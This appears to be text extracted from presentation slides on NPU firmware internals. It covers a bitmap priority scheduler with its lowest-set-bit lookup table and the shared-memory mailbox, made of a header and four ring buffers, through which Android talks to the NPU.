	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
1	0	0	0	0	0	0	0	0	0	0	0	0	1	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
3	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0
4	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
5	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
6	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
7	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0	0	0

LOOKUP TABLE


	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f
0x00	0	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x10	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x20	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x30	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x40	6	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x50	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x60	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x70	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x80	7	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0x90	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xa0	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xb0	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xc0	6	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xd0	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xe0	5	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0
0xf0	4	0	1	0	2	0	1	0	3	0	1	0	2	0	1	0

Priority = 0x4c

VALUE 0		VALUE 1			VALUE 2		
0	1	0	0	1	1	0	0

Mailbox


Communicating with Android



- Communication between Android and the NPU are made through a **mailbox**
- Implemented over shared memory using a control structure and four ring buffers
  - **Mailbox header:** control structure
  - **Low priority:** Low priority requests from Android
  - **High priority:** High priority requests from Android
  - **Response:** Request results
  - **Report:** Logs

NPU at Runtime


Putting it All Together



Android NPU Driver


NPU at Runtime

Putting it All Together



